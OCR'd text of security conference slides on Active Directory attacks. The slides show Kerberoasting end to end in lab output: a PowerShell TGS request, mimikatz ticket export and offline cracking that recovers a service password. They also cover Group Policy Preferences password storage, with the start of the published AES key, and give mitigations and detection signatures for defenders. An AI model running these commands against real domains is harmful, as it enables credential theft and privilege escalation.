
https://github.com/PyroTek3/PowerShell-AD-Recon/

SPN Directory:
http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)


Request/Save TGS service tickets & crack offline.

- ✦“Kerberoast” python-based TGS password cracker.
- ✦No elevated rights required.
- ✦No traffic sent to target.




https://github.com/nidem/kerberoast

Kerberoast: Request TGS Service Ticket




```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken `
>>  -ArgumentList 'MSSQLSvc/adsmsDB01.adsecurity.org:1433'
>>


Id                   : uuid-2262c868-429e-4581-ae12-8e6ce2c0aa22-3
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 9/20/2015 12:40:59 AM
ValidTo              : 9/20/2015 10:40:59 AM
ServicePrincipalName : MSSQLSvc/adsmsDB01.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey



PS C:\> klist

Current LogonId is 0:0xbf51b3

Cached Tickets: (2)

#0>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonical
        Start Time: 9/19/2015 20:40:59 (local)
        End Time:   9/20/2015 6:40:59 (local)
        Renew Time: 9/26/2015 20:40:59 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96


#1>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/adsmsDB01.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 9/19/2015 20:40:59 (local)
        End Time:   9/20/2015 6:40:59 (local)
        Renew Time: 9/26/2015 20:40:59 (local)
```

Kerberoast: Save & Crack TGS Service Ticket




```
mimikatz(commandline) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ;
   Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; re

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ;
   Server Name       : MSSQLSvc/adsmsDB01.adsecurity.org:1433 @ LAB.A
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ;
```



```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

PowerShell Kerberos TGS REP



```
   62 11.0397850 172.16.11.12          172.16.11.101        KRB5      1594 TGS-REP
⊞ Frame 62: 1594 bytes on wire (12752 bits), 1594 bytes captured (12752 bits) on inter
⊞ Ethernet II, Src: Microsof_17:c1:98 (00:15:5d:17:c1:98), Dst: Microsof_17:c1:a6 (00:
⊞ Internet Protocol Version 4, Src: 172.16.11.12 (172.16.11.12), Dst: 172.16.11.101 (1
⊞ Transmission Control Protocol, Src Port: 88 (88), Dst Port: 51087 (51087), Seq: 1, A
⊟ Kerberos
  ⊞ Record Mark: 1536 bytes
  ⊟ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: LAB.ADSECURITY.ORG
    ⊟ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ⊟ name-string: 1 item
          KerberosString: JoeUser
    ⊟ ticket
        tkt-vno: 5
        realm: LAB.ADSECURITY.ORG
      ⊟ sname
          name-type: kRB5-NT-SRV-INST (2)
        ⊟ name-string: 2 items
            KerberosString: MSSQLSvc
            KerberosString: adsmsDB01.adsecurity.org:1433
      ⊟ enc-part
          etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
          kvno: 2
          cipher: a0c70bf983f16b744fdd06e0ad69fc7710d77afb2dd8d790...
```

Blue Team Response: TGS Password Cracking

Mitigation:

- Service Account passwords >25 characters
- Use (Group) Managed Service Accounts
- Limit Service Account Rights

Detection:


- Event ID 4769: A Kerberos service ticket was requested - Lots of these, not real useful.
- IDS Signature:
  Kerberos TGS-REP using RC4-HMAC-MD5

Group Policy Preferences (GPP)

- Authenticated Users have read access to SYSVOL
- Configuration data xml stored in SYSVOL
- Password is AES-256 encrypted (& base64)
- Credential Use Cases:
  - Map drives
  - Create Local Users
  - Data Sources
  - Create/Update Services
  - Scheduled Tasks
  - **Change local Administrator passwords**

Group Policy Preferences Credential Storage

The private key is publicly available on MSDN



2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>


The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
